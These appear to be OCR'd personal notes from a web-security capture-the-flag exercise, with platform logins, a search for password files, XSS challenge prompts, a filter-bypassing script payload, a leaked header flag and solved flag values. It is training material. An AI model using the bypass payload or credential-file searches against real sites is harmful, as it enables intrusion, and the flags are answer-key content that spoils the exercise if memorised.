
Your admin credentials for the CTFd site will be reset each time you update the daily CTF to the following:

- user: admin
- password: ctfpassword

day 1 CTF


```
└─# find / -type f -iname '*password*.txt'
/usr/lib/python3/dist-packages/django/contrib/auth/templates/registration/password_reset_subject.txt
/usr/lib/python3/dist-packages/wapitiCore/data/attacks/passwords.txt
/usr/share/commix/src/txt/passwords_john.txt
/usr/share/legion/wordlists/ssh-password.txt
/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
/usr/share/metasploit-framework/data/wordlists/ipmi_passwords.txt
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
^C
```




- http://192.168.14.35
- http://ctf-11.azurewebsites.net/setup
- user: jray
- email: jray@jray.com
- password: jrayisthebest
- TEAM: Snow:123456


DAY 1 WEBSITE VULNERABILITIES

flag 1:DONE



Click the link below to start the next step in your choosing your VR experience!
CONGRATS, FLAG 1 is f76sdfkg6sjf
CLICK HERE TO START PLANNING
Location Choices
Travel to any corner of the world: a tropical jungle, a booming metropolis, the deepest depths of the ocean!


Challenge
1 Solves
Flag 1
30
On the Welcome.php page, enter a reflected XSS payload where it says "Put Your Name Here." The successful payload will make a pop up appear. When you close out the pop-up, Flag 1 will appear!
Flag
Submit


flag 2:done





```
<scriscriptpt>alert("hi")</scriscriptpt>
```



Challenge
0 Solves
Flag 2
40
On the Memory-Planner.php webpage, the flag will appear if you enter an XSS payload in the "Choose Your Character" field to make a pop-up.
Note: Input validation makes this one more challenging.
Unlock Hint for 20 points
Flag
Submit

flag 3: DONE



hi
OK
Please leave you
comments on our
website!
CONGRATS, FLAG 3 is
sd7fk1nctx


Challenge
3 Solves
Flag 3
30
Access the Comments.php page and make a pop-up appear to find Flag 3.
Flag
Submit


FLAG 4:





```
< Date: Fri, 14 Oct 2022 03:53:02 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=5ntp7mqdmoco5ii0j040eo7p72; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<
```





FLAG 5: DONE


picture of your dream adventure!
Please upload an image:
Browse...
No file selected.
Upload Your File!
Your image has been uploaded here.Congrats, flag 5 is mmssdi73g

